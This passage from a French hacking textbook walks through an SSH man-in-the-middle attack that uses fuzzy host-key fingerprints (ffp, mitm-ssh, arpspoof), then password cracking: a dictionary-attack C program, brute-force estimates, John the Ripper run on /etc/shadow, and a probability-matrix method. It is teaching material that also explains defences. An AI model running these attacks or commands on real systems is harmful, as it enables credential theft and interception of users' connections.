Puisque nous connaissons à présent le format de l'empreinte de 192.168.42.72 (loki), nous pouvons générer des empreintes floues qui y ressemblent fortement. Pour cela, Rieck a développé un programme (disponible à **http://www.thc .org/thc-ffp/**). La sortie suivante illustre la création de quelques empreintes floues pour 192.168.42.72 (loki) :

```
reader@hacking:~ $ ffp
Usage: ffp [Options]
Options:
  -f type       Specify type of fingerprint to use [Default: md5]
                Available: md5, sha1, ripemd
  -t hash       Target fingerprint in byte blocks.
                Colon-separated: 01:23:45:67... or as string 01234567...
  -k type       Specify type of key to calculate [Default: rsa]
                Available: rsa, dsa
  -b bits       Number of bits in the keys to calculate [Default: 1024]
  -K mode       Specify key calulation mode [Default: sloppy]
                Available: sloppy, accurate
  -m type       Specify type of fuzzy map to use [Default: gauss]
                Available: gauss, cosine
  -v variation  Variation to use for fuzzy map generation [Default: 7.3]
  -y mean       Mean value to use for fuzzy map generation [Default: 0.14]
  -l size       Size of list that contains best fingerprints [Default: 10]
  -s filename   Filename of the state file [Default: /var/tmp/ffp.state]
  -e Extract    SSH host key pairs from state file
  -d directory  Directory to store generated ssh keys to [Default: /tmp]
  -p period     Period to save state file and display state [Default: 60]
  -V            Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
---[Initializing]-------------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done

---[Fuzzy Map]----------------------------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
 Fuzzy Map:  10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :
             3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :
             0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :
             1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :
```

```
---[Current Key]---------------------------------------------------------------
              Key Algorithm: RSA (Rivest Shamir Adleman)
        Key Bits / Size of n: 1024 Bits
                Public key e: 0x10001
 Public Key Bits / Size of e: 17 Bits
        Phi(n) and e r.prime: Yes
             Generation Mode: Sloppy


 State File: /var/tmp/ffp.state
 Running...

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 00m 00s | Total:          0k hashs | Speed:     nan hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: 6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 25.652482%

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 01m 00s | Total:       7635k hashs | Speed:  127242 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 02m 00s | Total:      15370k hashs | Speed:  128082 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

.:[ sortie tronquée ]:.

---[Current State]-------------------------------------------------------------
 Running:   1d 05h 06m 00s | Total:   13266446k hashs | Speed:  126637 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 70.158321%

-------------------------------------------------------------------------------
Exiting and saving state file /var/tmp/ffp.state
reader@hacking:~ $
```

Ce processus de génération d'empreintes floues peut se poursuivre aussi longtemps que souhaité. Le programme conserve les meilleures empreintes trouvées et les affiche périodiquement. Toutes les informations sont enregistrées dans le fichier `/var/tmp/ffp.state`. Le programme peut donc être interrompu avec Ctrl-C, puis relancé ultérieurement en exécutant `ffp` sans arguments.

Après l'avoir laissé tourner pendant un moment, des paires de clés d'hôtes SSH peuvent être extraites du fichier d'état à l'aide de l'option `-e` :

```
reader@hacking:~ $ ffp -e -d /tmp
---[Restoring]--------------------------------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
------------------------------------------------------------------------------
 Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]
reader@hacking:~ $ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub  /tmp/ssh-rsa05      /tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub  /tmp/ssh-rsa03      /tmp/ssh-rsa05.pub  /tmp/ssh-rsa08
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub  /tmp/ssh-rsa06      /tmp/ssh-rsa08.pub
/tmp/ssh-rsa01.pub  /tmp/ssh-rsa04      /tmp/ssh-rsa06.pub  /tmp/ssh-rsa09
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub  /tmp/ssh-rsa07      /tmp/ssh-rsa09.pub
reader@hacking:~ $
```

Dans l'exemple précédent, dix paires de clés d'hôtes publiques et privées ont été générées. Les empreintes correspondant à ces paires de clés peuvent ensuite être générées et comparées à l'empreinte originelle :

```
reader@hacking:~ $ for i in $(ls -1 /tmp/ssh-rsa*.pub)
> do
> ssh-keygen -l -f $i
> done
1024 ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 /tmp/ssh-rsa00.pub
1024 ba:06:7f:12:bd:8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9 /tmp/ssh-rsa01.pub
1024 ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0 /tmp/ssh-rsa02.pub
1024 ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0 /tmp/ssh-rsa03.pub
1024 ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90 /tmp/ssh-rsa04.pub
1024 ba:06:3f:22:1b:44:7b:db:41:27:54:ac:4a:10:29:e0 /tmp/ssh-rsa05.pub
1024 ba:06:78:dc:be:a6:43:15:eb:3f:ac:92:e5:8e:c9:50 /tmp/ssh-rsa06.pub
1024 ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61:30 /tmp/ssh-rsa07.pub
1024 ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0 /tmp/ssh-rsa08.pub
1024 ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0 /tmp/ssh-rsa09.pub
reader@hacking:~ $ ssh-keygen -l -f ./loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Parmi les dix paires de clés générées, nous pouvons déterminer la plus similaire par un simple coup d'œil. Dans ce cas, nous avons choisi ssh-rsa02.pub (en gras). Quelle que soit la paire choisie, elle sera certainement plus conforme à l'original qu'une clé générée aléatoirement.

Cette nouvelle clé peut être utilisée avec `mitm-ssh` pour que l'attaque soit plus efficace. L'emplacement de la clé d'hôte est précisé dans le fichier de configuration.

Nous devons donc simplement ajouter une ligne `HostKey` dans `/usr/local/etc/mitm-ssh_config` pour utiliser la nouvelle clé. Puisque nous devons supprimer la ligne `Protocol 1` ajoutée précédemment, nous écrasons simplement le fichier de configuration :

```
reader@hacking:~ $ echo "HostKey /tmp/ssh-rsa02" > /usr/local/etc/mitm-ssh_config
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
Disabling protocol version 1. Could not load host key
SSH MITM Server listening on 0.0.0.0 port 2222.
```

Dans une autre fenêtre de terminal, `arpspoof` s'exécute afin de rediriger le trafic vers `mitm-ssh`, qui va utiliser la nouvelle clé d'hôte avec l'empreinte floue. Voici les deux sorties obtenues par un client lors de sa connexion.

Connexion normale

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)?
```

Connexion avec attaque MitM

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.
Are you sure you want to continue connecting (yes/no)?
```

Parvenez-vous à voir immédiatement la différence ? Ces empreintes se ressemblent suffisamment pour tromper la plupart des utilisateurs et leur faire accepter la connexion.

0x760 Craquer des mots de passe

En général, les mots de passe ne sont pas stockés en clair, car le fichier constituerait alors une cible beaucoup trop attirante. À la place, une fonction de hachage à sens unique est utilisée. La meilleure fonction connue se fonde sur DES et se nomme `crypt()`. Voici sa page de manuel :

```
NOM
       crypt - Crytage de données ou de mot-de-passe.

SYNOPSIS
       #define _XOPEN_SOURCE_
       #include <unistd.h>

       char *crypt (const char *clé, const char *salt);
```

```
DESCRIPTION
       La fonction crypt est celle utilisée pour le cryptage des mots-de-passe.
       Elle est basée sur l'algorithme DES (Data Encryption Standard) avec des
       variantes prévues entre autres choses pour éviter l'implémentation matérielle
       d'un casseur de code.

       L'argument clé est le mot-de-passe saisi par l'utilisateur.

       salt est une chaîne de deux caractères pris dans l'ensemble [aenzAenZ0en9./].
       Cette chaîne est utilisée pour introduire une perturbation (parmi 4096) dans
       l'algorithme.
```

Cette fonction de hachage à sens unique attend en arguments un mot de passe en clair et une valeur de salt. Elle retourne une valeur de hachage précédée de la valeur de salt. La valeur obtenue est mathématiquement irréversible. Autrement dit, il est impossible de déterminer le mot de passe d'origine uniquement à partir de cette valeur. Écrivons un petit programme qui teste cette fonction, de manière à éliminer tout doute.

crypt_test.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <plaintext password> <salt value>\n", argv[0]);
      exit(1);
   }
   printf("password \"%s\" with salt \"%s\" ", argv[1], argv[2]);
   printf("hashes to ==> %s\n", crypt(argv[1], argv[2]));
}
```

Après avoir compilé ce programme, il doit être lié à la bibliothèque `crypt`, comme le montre la sortie suivante. Nous procédons également à quelques tests :

```
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c
/tmp/cccrSvYU.o: In function `main':
crypt_test.c:(.text+0x73): undefined reference to `crypt'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c -l crypt
reader@hacking:~/booksrc $ ./crypt_test testing je
password "testing" with salt "je" hashes to ==> jeLu9ckBgvgX.
reader@hacking:~/booksrc $ ./crypt_test test je
password "test" with salt "je" hashes to ==> jeHEAX1m66RV.
reader@hacking:~/booksrc $ ./crypt_test test xy
password "test" with salt "xy" hashes to ==> xyVSuHLjceD92
reader@hacking:~/booksrc $
```

Dans les deux derniers cas, nous chiffrons le même mot de passe, mais avec des valeurs de salt différentes. Cette valeur est utilisée pour perturber l'algorithme, afin que la même valeur en clair produise des valeurs de hachage différentes en fonction de la valeur de salt. La valeur de hachage (y compris le salt ajouté au début) est enregistrée

dans le fichier des mots de passe, sous la promesse que ces valeurs ne seront d'aucune utilité à tout assaillant qui dérobe le fichier.

Lorsqu'un utilisateur légitime doit s'authentifier en utilisant le hachage du mot de passe, la valeur correspondante est recherchée dans le fichier des mots de passe. L'utilisateur est invité à saisir son mot de passe, la valeur de salt originelle est extraite du fichier des mots de passe. La chaîne saisie par l'utilisateur est passée à la fonction de hachage à sens unique avec la valeur de salt. Si le mot de passe est correct, la fonction retourne une valeur de hachage identique à celle enregistrée dans le fichier des mots de passe. Ainsi, l'authentification se déroule comme espéré, sans avoir à conserver les mots de passe en clair.

0x761 Attaques par dictionnaire

En réalité, les mots de passe chiffrés enregistrés dans le fichier ne sont pas complètement inutiles. Bien sûr, il est mathématiquement impossible d'inverser le hachage, mais rien n'empêche de calculer le hachage de chaque mot d'un dictionnaire, en utilisant la valeur de salt du mot de passe ciblé, et de comparer les résultats à l'original. Si les deux valeurs d'un hachage correspondent, alors, le mot du dictionnaire est le mot de passe en clair.

Il n'est pas très difficile d'écrire un programme qui mène une attaque par dictionnaire. Il suffit de lire des mots depuis un fichier, d'en calculer la valeur de hachage en utilisant la valeur de salt appropriée et d'afficher le mot en cas de correspondance. Le code source suivant implémente cette procédure, en utilisant des fonctions fournies par `stdio.h` pour l'accès aux fichiers en mode flux. Il est plus facile d'employer ces fonctions, car elles cachent les détails des appels à `open()` et des descripteurs de fichiers derrière des pointeurs sur une structure `FILE`. L'argument `r` utilisé dans l'appel à `fopen()` indique une ouverture du fichier en lecture. Cette fonction retourne `NULL` en cas d'échec ou un pointeur sur le flux de fichier ouvert. L'appel à `fgets()` permet d'obtenir une chaîne depuis le flux de fichier, jusqu'à une longueur maximale ou jusqu'à la fin de la ligne. Dans notre cas, nous l'utilisons pour lire chaque ligne du fichier qui contient les mots. Cette fonction retourne également `NULL` en cas d'échec, ce qui nous permet de détecter la fin du fichier.

crypt_crack.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Afficher un message et quitter. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}
```

```
/* Exemple de programme implémentant une attaque par dictionnaire. */
int main(int argc, char *argv[]) {
   FILE *wordlist;
   char *hash, word[30], salt[3];
   if(argc < 2)
      barf("Usage: %s <wordlist file> <password hash>\n", argv[0]);

   strncpy(salt, argv[2], 2); // Les 2 premiers octets d'un hachage donnent la valeur de salt.
   salt[2] = '\0';  // Terminer la chaîne.

   printf("Salt value is \'%s\'\n", salt);

   if( (wordlist = fopen(argv[1], "r")) == NULL) // Ouvrir la liste des mots.
      barf("Fatal: couldn't open the file \'%s\'.\n", argv[1]);

   while(fgets(word, 30, wordlist) != NULL) { // Lire chaque mot.
      word[strlen(word)-1] = '\0'; // Retirer le '\n' final.
      hash = crypt(word, salt); // Hacher le mot avec la valeur de salt.
      printf("trying word:   %-30s ==> %15s\n", word, hash);
      if(strcmp(hash, argv[2]) == 0) { // Si les hachages correspondent.
         printf("The hash \"%s\" is from the ", argv[2]);
         printf("plaintext password \"%s\".\n", word);
         fclose(wordlist);
         exit(0);
      }
   }
   printf("Couldn't find the plaintext password in the supplied wordlist.\n");
   fclose(wordlist);
}
```

La sortie suivante illustre l'emploi de ce programme pour craquer le mot de passe qui a produit la valeur de hachage `jeHEAX1m66RV`. Nous utilisons les mots qui se trouvent dans le fichier `/usr/share/dict/words` :

```
reader@hacking:~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV.
Salt value is 'je'
trying word:                                    ==>   jesS3DmkteZYk
trying word:   A                                ==>   jeV7uK/S.y/KU
trying word:   A's                              ==>   jeEcn7sF7jwWU
trying word:   AOL                              ==>   jeSFGex8ANJDE
trying word:   AOL's                            ==>   jesSDhacNYUbc
trying word:   Aachen                           ==>   jeyQc3uB14q1E
trying word:   Aachen's                         ==>   je7AQSxfhvsyM
trying word:   Aaliyah                          ==>   je/vAqRJyOZvU

.:[ sortie tronquée ]:.

trying word:   terse                            ==>   jelgEmNGLflJ2
trying word:   tersely                          ==>   jeYfo1aImUWqg
trying word:   terseness                        ==>   jedH11z6kkEaA
trying word:   terseness's                      ==>   jedH11z6kkEaA
trying word:   terser                           ==>   jeXptBe6psF3g
trying word:   tersest                          ==>   jenhzylhDIqBA
trying word:   tertiary                         ==>   jex6uKY9AJDto
trying word:   test                             ==>   jeHEAX1m66RV.
The hash "jeHEAX1m66RV." is from the plaintext password "test".
reader@hacking:~/booksrc $
```

Puisque le mot *test* est le mot de passe originel et qu'il est présent dans le fichier `words`, le hachage du mot de passe finit par être craqué. C'est pourquoi il ne faut jamais utiliser des mots de passe qui sont des mots du dictionnaire ou qui sont fondés sur ces mots.

En revanche, cette attaque a pour inconvénient de ne pas trouver le mot de passe s'il n'existe pas dans le dictionnaire. Par exemple, si nous choisissons `h4R%` comme mot de passe, l'attaque par dictionnaire échoue :

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeMqqfIfPNNTE
Salt value is 'je'
trying word:                                ==>   jesS3DmkteZYk
trying word:   A                            ==>   jeV7uK/S.y/KU
trying word:   A's                          ==>   jeEcn7sF7jwWU
trying word:   AOL                          ==>   jeSFGex8ANJDE
trying word:   AOL's                        ==>   jesSDhacNYUbc
trying word:   Aachen                       ==>   jeyQc3uB14q1E
trying word:   Aachen's                     ==>   je7AQSxfhvsyM
trying word:   Aaliyah                      ==>   je/vAqRJyOZvU

.:[ sortie tronquée ]:.

trying word:   zooms                        ==>   je8A6DQ87wHHI
trying word:   zoos                         ==>   jePmCz9ZNPwKU
trying word:   zucchini                     ==>   jeqZ9LSWt.esI
trying word:   zucchini's                   ==>   jeqZ9LSWt.esI
trying word:   zucchinis                    ==>   jeqZ9LSWt.esI
trying word:   zwieback                     ==>   jezzR3b5zwlys
trying word:   zwieback's                   ==>   jezzR3b5zwlys
trying word:   zygote                       ==>   jei5HG7JrfLy6
trying word:   zygote's                     ==>   jej86M9AG0yj2
trying word:   zygotes                      ==>   jeWHQebUlxTmo
Couldn't find the plaintext password in the supplied wordlist.
```

En général, des dictionnaires sont créés pour différentes langues, en s'appuyant sur des modifications classiques (comme transformer des lettres en chiffres) ou en ajoutant simplement des chiffres à la fin de chaque mot. Si un dictionnaire plus vaste permet de trouver un plus grand nombre de mots de passe, il demande également un temps de traitement plus long.

0x762 Attaques exhaustives par force brute

Une attaque par dictionnaire qui essaie chaque combinaison possible constitue une *attaque exhaustive par force brute*. Même si ce type d'attaque est, techniquement, en mesure de craquer n'importe quel mot de passe imaginable, elle prendra tellement de temps que les résultats ne seront connus que par vos arrière-arrière-petits-enfants.

Pour un mot de passe obtenu avec `crypt()`, il existe 95 caractères possibles en entrée et donc 95^8 mots de passe de huit caractères à essayer, c'est-à-dire 7 millions de milliards. Ce nombre croît très rapidement car, lorsque la longueur du mot de passe

augmente de un caractère, le nombre de possibilités croît de manière exponentielle. Si nous sommes en mesure d'essayer 10 000 mots de passe par seconde, il faut approximativement 22 875 années pour les tester tous. Une approche consiste à distribuer cette tâche sur plusieurs machines et processeurs ; cependant, il ne faut pas oublier qu'elle ne permet qu'une accélération linéaire. Si un millier de machines étaient combinées, chacune capable de traiter 10 000 mots de passe par seconde, le processus demanderait encore 22 années. L'accélération linéaire obtenue en ajoutant une autre machine est marginale en comparaison de l'accroissement de l'espace des clés lorsque la taille du mot de passe augmente de un caractère.

Heureusement, l'inverse de la croissance exponentielle est également vrai. Lorsque la longueur du mot de passe diminue, le nombre de mots de passe possibles décroît de manière exponentielle. Autrement dit, en utilisant quatre caractères, il existe seulement 95^4 mots de passe possibles. Cela correspond à 84 millions de possibilités, qui peuvent être testées de manière exhaustive en un peu plus de deux heures (en supposant 10 000 essais par seconde). Autrement dit, même si un mot de passe comme `h4R%` ne se trouve dans aucun dictionnaire, il peut être craqué en un temps raisonnable.

Par conséquent, en plus d'éviter les mots du dictionnaire, il faut également choisir un mot de passe de longueur suffisante. Puisque la complexité augmente de manière exponentielle, doubler la longueur pour arriver à un mot de passe sur huit caractères conduit à une durée de craquage beaucoup trop longue.

Solar Designer a développé le programme John the Ripper, qui craque les mots de passe en utilisant tout d'abord une attaque par dictionnaire, puis une attaque exhaustive par force brute. Il s'agit probablement du programme de ce type le plus connu. Il est disponible à l'adresse **http://www.openwall.com/john** et sur le LiveCD.

```
reader@hacking:~/booksrc $ john

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                 "single crack" mode
-wordfile:FILE -stdin   wordlist mode, read words from FILE or stdin
-rules                  enable rules for wordlist mode
-incremental[:MODE]     incremental mode [using section MODE]
-external:MODE          external mode or word filter
-stdout[:LENGTH]        no cracking, just write words to stdout
-restore[:FILE]         restore an interrupted session [from FILE]
-session:FILE           set session file name to FILE
-status[:FILE]          print status of a session [from FILE]
-makechars:FILE         make a charset, FILE will be overwritten
-show                   show cracked passwords
-test                   perform a benchmark
```

```
-users:[-]LOGIN|UID[,..]  load this (these) user(s) only
-groups:[-]GID[,..]       load users of this (these) group(s) only
-shells:[-]SHELL[,..]     load users with this (these) shell(s) only
-salts:[-]COUNT           load salts with at least COUNT passwords only
-format:NAME              force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL            enable memory saving, at LEVEL 1..3
reader@hacking:~/booksrc $ sudo tail -3 /etc/shadow
matrix:$1$zCcRXVsm$GdpHxqC9epMrdQcayUx0//:13763:0:99999:7:::
jose:$1$pRS4.I8m$Zy5of8AtD800SeMgm.2Yg.:13786:0:99999:7:::
reader:U6aMy0wojraho:13764:0:99999:7:::
reader@hacking:~/booksrc $ sudo john /etc/shadow
Loaded 2 passwords with 2 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:01 0% (2)  c/s: 5522  trying: koko
guesses: 0  time: 0:00:00:03 6% (2)  c/s: 5489  trying: exports
guesses: 0  time: 0:00:00:05 10% (2)  c/s: 5561  trying: catcat
guesses: 0  time: 0:00:00:09 20% (2)  c/s: 5514  trying: dilbert!
guesses: 0  time: 0:00:00:10 22% (2)  c/s: 5513  trying: redrum3
testing7         (jose)
guesses: 1  time: 0:00:00:14 44% (2)  c/s: 5539  trying: KnightKnight
guesses: 1  time: 0:00:00:17 59% (2)  c/s: 5572  trying: Gofish!
Session aborted
```

Dans cet exemple, nous voyons que le mot de passe du compte jose est `testing7`.

0x763 Table de correspondance hachée

Pour craquer les mots de passe, une autre idée intéressante se fonde sur une très grande table de correspondance hachée. Si les valeurs de hachage de tous les mots de passe possibles sont précalculées et enregistrées dans une structure de données, n'importe quel mot de passe peut être craqué en un temps proportionnel au temps de la recherche. Avec une recherche dichotomique, ce temps est en $O(\log_2 N)$, où N est le nombre d'entrées. Dans le cas de mots de passe sur huit caractères, N vaut 95^8 et la durée est égale à $O(8 \log_2 95)$, ce qui est assez court.

Cependant, une telle table de correspondance occuperait approximativement 100 000 téraoctets. Par ailleurs, la conception de l'algorithme de hachage du mot de passe prend en compte ce type d'attaque et la complique avec la valeur de salt. Puisqu'un mot de passe en clair produira plusieurs hachages différents en fonction de la valeur de salt, il faut créer une table de correspondance séparée pour chacune d'elles. Avec la fonction `crypt()` basée sur DES, il existe 4 096 valeurs de salt possibles. Autrement dit, même pour un espace de clés réduit, comme tous les mots de passe sur quatre caractères, une table de correspondance hachée n'est pas envisageable. Avec une valeur de salt figée, la table de correspondance pour des mots de passe sur quatre caractères occupe environ 1 Go. En revanche, si elle n'est pas figée, il existe 4 096 valeurs de hachage possibles pour chaque mot de passe en clair, ce qui donne 4 096 tables différentes. Au total, il faut donc 4,6 To, ce qui est particulièrement dissuasif pour une telle attaque.

0x764 Matrice de probabilité des mots de passe

Il existe toujours un compromis à faire entre puissance de calcul et espace de stockage. Vous pouvez le constater dans les formes les plus élémentaires de l'informatique et dans la vie de tous les jours. Les fichiers MP3 utilisent la compression pour enregistrer un fichier audio de haute qualité dans un espace relativement réduit, mais il faut des ressources informatiques plus importantes pour les lire. Les calculatrices de poche font le compromis inverse, en stockant une table de correspondance pour certaines fonctions, comme sinus et cosinus, afin d'éviter les calculs lourds.

Ce compromis se retrouve également en cryptographie dans ce qui a été appelé attaque par compromis temps/mémoire. Même si les méthodes d'Hellman pour ce type d'attaque sont probablement les plus efficaces, le code source suivant sera plus facile à comprendre. Cependant, le principe général reste le même : trouver le bon équilibre entre puissance de calcul et espace de stockage, afin qu'une attaque exhaustive par force brute puisse être menée en un temps raisonnable et en utilisant un espace de stockage raisonnable. Malheureusement, le problème lié aux valeurs de salt est toujours présent, puisque cette méthode exige une forme de stockage. Cependant, dans le hachage des mots de passe `crypt()`, il n'existe que 4 096 valeurs de salt possibles. Les conséquences de ce problème peuvent donc être minimisées en réduisant suffisamment l'espace de stockage nécessaire malgré le multiplicateur 4 096.

Cette méthode s'appuie sur une forme de compression avec perte. À la place d'une table de correspondance exacte, plusieurs milliers de valeurs en clair possibles sont retournées pour un même hachage de mot de passe. Ces valeurs peuvent être vérifiées rapidement afin de converger vers le mot de passe en clair originel et la compression avec perte permet de réduire énormément la taille de l'espace de stockage. Dans le code de démonstration présenté ci-après, nous utilisons un espace de clés pour l'ensemble des mots de passe sur quatre octets (avec une valeur de salt figée). La taille de l'espace de stockage nécessaire est ainsi réduite de 88 % par rapport à une table de correspondance complète (avec une valeur de salt figée) et l'espace des clés qui doit être attaqué par force brute est divisé par 1 018. Si l'on suppose 10 000 tests par seconde, cette méthode permet de craquer n'importe quel mot de passe de quatre caractères (avec une valeur de salt figée) en moins de huit secondes. Cela représente un gain de temps considérable par rapport aux deux heures nécessaires à une attaque exhaustive par force brute sur le même espace de clés.

La méthode s'appuie sur une matrice binaire à trois dimensions qui associe des parties des valeurs de hachage à des parties des valeurs en clair. Sur l'axe des x, le texte en clair est décomposé en deux paires : les deux premiers caractères et les deux caractères suivants. Les valeurs possibles sont données sous forme d'un vecteur binaire long de 95^2 bits (9 025 bits ou environ 1 129 octets). Sur l'axe des y, le texte codé est décomposé en quatre tronçons de trois caractères. Les valeurs sont représentées de la même

manière, mais seuls quatre bits du troisième caractère sont réellement employés. Autrement dit, nous avons $64^2 \times 4$ colonnes (16 384). L'axe des z sert à conserver huit matrices à deux dimensions différentes, ce qui en donne donc quatre pour chaque paire de texte en clair.

L'idée de base consiste à découper le texte en clair en deux valeurs appariées qui sont représentées par un vecteur. Chaque texte en clair possible est converti en un texte chiffré, qui est utilisé pour trouver la colonne appropriée dans la matrice. Ensuite, le bit du vecteur du texte en clair au croisement de la ligne de la matrice est activé. Lorsque les valeurs du texte chiffré sont réduites en tronçons plus petits, les collisions sont inévitables.

Texte en clair	*Valeur de hachage*
test	je**HEA**X1m66RV.
!J)h	je**HEA**38vqlkkQ
".F+	je**HEA**1Tbde5FE
"8,J	je**HEA**nX8kQK3I

Dans ce cas, les bits correspondant aux paires de texte en clair `te`, `!J`, `".` et `"8` seront activés dans la colonne pour `HEA`, lorsque ces paires texte en clair/hachage sont ajoutées à la matrice.

Une fois que la matrice est complète, lorsqu'une valeur de hachage comme `jeHEA38vqlkkQ` est donnée, la colonne pour `HEA` est examinée et la matrice à deux dimensions retourne les valeurs `te`, `!J`, `".` et `"8` pour les deux premiers caractères du texte en clair. Il existe quatre matrices comme celle-ci pour les deux premiers caractères, qui utilisent des sous-chaînes chiffrées à partir des caractères 2 à 4, 4 à 6, 6 à 8 et 8 à 10, chacune avec un vecteur différent des valeurs en clair possibles pour les deux premiers caractères. Chaque vecteur est extrait et ils sont combinés par un ET bit à bit. Ainsi, nous ne conservons que les bits activés qui correspondent aux paires de texte en clair données comme des possibilités pour chaque sous-chaîne de texte chiffré. Il existe également quatre matrices comme celle-ci pour les deux derniers caractères du texte en clair.

La taille des matrices a été déterminée à l'aide du principe des tiroirs. Ce principe simple stipule que si $k + 1$ objets doivent être placés dans k boîtes, au moins l'une des boîtes contiendra deux objets. Par conséquent, pour obtenir les meilleurs résultats, l'objectif est qu'un peu moins de la moitié de chaque vecteur soit remplie de 1. Puisque nous devrons placer 95^4, ou 81 450 625, entrées dans les matrices, il doit y avoir environ deux fois plus de trous pour obtenir une saturation de 50 %. Puisque chaque vecteur

contient 9 025 entrées, il doit y avoir environ $(95^4 \times 2) / 9025$ colonnes. Cela donne 18 000 colonnes. Puisque nous utilisons des sous-chaînes de texte chiffré de trois caractères pour la colonne, les deux premiers caractères et quatre bits du troisième caractère sont utilisés pour arriver à $64^2 \times 4$, environ 16 000, colonnes (il y a uniquement 64 valeurs possibles pour chaque caractère d'un hachage de texte chiffré). Cela devrait convenir car, lorsqu'un bit est ajouté deux fois, le chevauchement est ignoré. En pratique, chaque vecteur est rempli de 1 à environ 42 %.

Puisque quatre vecteurs sont extraits pour un même texte chiffré, la probabilité qu'un emplacement d'énumération contienne une valeur 1 dans chaque vecteur est égale à $0{,}42^4$, ou 3,11 %. Autrement dit, en moyenne, les 9 025 possibilités pour les deux premiers caractères de texte en clair sont réduites d'environ 97 % et on obtient donc 280 possibilités. Nous procédons de même pour les deux derniers caractères et obtenons environ 280^2, ou 78 400, valeurs possibles pour le texte en clair. Avec l'hypothèse de 10 000 tests par seconde, il faut moins de huit secondes pour vérifier cet espace de clés réduit.

